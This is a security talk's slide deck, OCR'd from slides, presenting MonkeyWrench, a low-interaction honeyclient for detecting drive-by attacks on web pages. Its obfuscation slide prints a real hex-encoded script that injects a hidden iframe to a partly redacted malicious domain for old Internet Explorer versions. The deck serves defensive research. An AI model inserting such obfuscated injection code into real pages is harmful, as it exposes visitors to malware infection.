
Detecting malicious web pages with MonkeyWrench

Armin Büscher

Developer / Malware Analyst
@ G Data SecurityLabs

armin.buescher@gdata.de




Agenda


- Malicious web pages
- MonkeyWrench
- Test runs
- monkeywrench.de
  - Demo
- Future work

Malicious web pages

- #1 infection vector of client computers
- Single visit of a malicious page can lead to drive-by download of malware



Malicious web pages: Web exploit kits



Please, enter your login and password.

Go safe. **Go safer. G Data.**


Malicious web pages: Obfuscation

```
<script>
var s='3C696672616D65207372633D22687474703A2F2F7777772E7669647
36E69636865732E636F6D2F746F702F7A2F7374617469632E7068703F73696
73D373737353733323836463642373532333633373736433342364137463 74
437323441430433243731439343522206865696768743D223222207374796C653
D22646973706C61793A6E6F6E65222077696474683D2232223E3C2F6966726
16D653E';
var o='';
for(i=0;i<s.length;i+=2){var c=String.fromCharCode(37);
o=o+c+s.substr(i,2);}
var v=navigator.appVersion;
if (v.indexOf('MSIE 6.0') != -1)
{document.write(unescape(o));}
if (v.indexOf('MSIE 5.') != -1)
{document.write(unescape(o));}
</script>
```

```
<iframe
src="http://www.vid*****s.com/top/z/static.php?si
height="2"
style="display:none" width="2"></iframe>
```

Build a fast Honeyclient system to automatically detect and analyze the bulk of web attacks

Go safe. **Go safer. G Data.**




MonkeyWrench

- Low-interaction Web-Honeyclient
- Diploma thesis (Computer Science)

technische universität
dortmund


- Research project @ G Data SecurityLabs

Go safe. **Go safer. G Data.**



Low-interaction Web-Honeyclient

- Honeyclient ↔ Client-Honeypot
- Connect to web servers & check pages for malicious content
- High-interaction:
  - Regular system (often virtualized) with client software driven by Honeyclient
  - Detection similar to malware sandbox implementations
- Low-interaction:
  - Emulation of client software (→ browser)




GDATA

MonkeyWrench: Project Goals

- Inspect websites faster than high-interaction systems
- Emulate browsers to deal with:
    - sophisticated obfuscation techniques
    - browser-specific behavior
- Deep analysis of web-based attacks to identify:
    - stages of an attack
    - preparative techniques
    - attacked vulnerabilities


Go safe. **Go safer. G Data.**



Go safe. **Go safer. G Data.**

MonkeyWrench: Client

- Written in Java
- Multithreading of emulated browser instances
- Utilizes HTMLUnit (htmlunit.sourceforge.net)
  - “GUI-less browser for Java programs”
  - Unit tests of web pages
  - Possible emulated browsers:
    - Microsoft Internet Explorer 6/7/8
    - Mozilla Firefox 2/3



MonkeyWrench: Client architecture

HTMLUnit

Honeyclient Controller

JS Processing (Mozilla Rhino)

Vulnerability modules

Event Processing & Detection

MySQL

HTML Processing (Xerces, …)


Apache Commons HTTPClient

FTP

Webserver

MW Server

Go safe. **Go safer. G Data.**



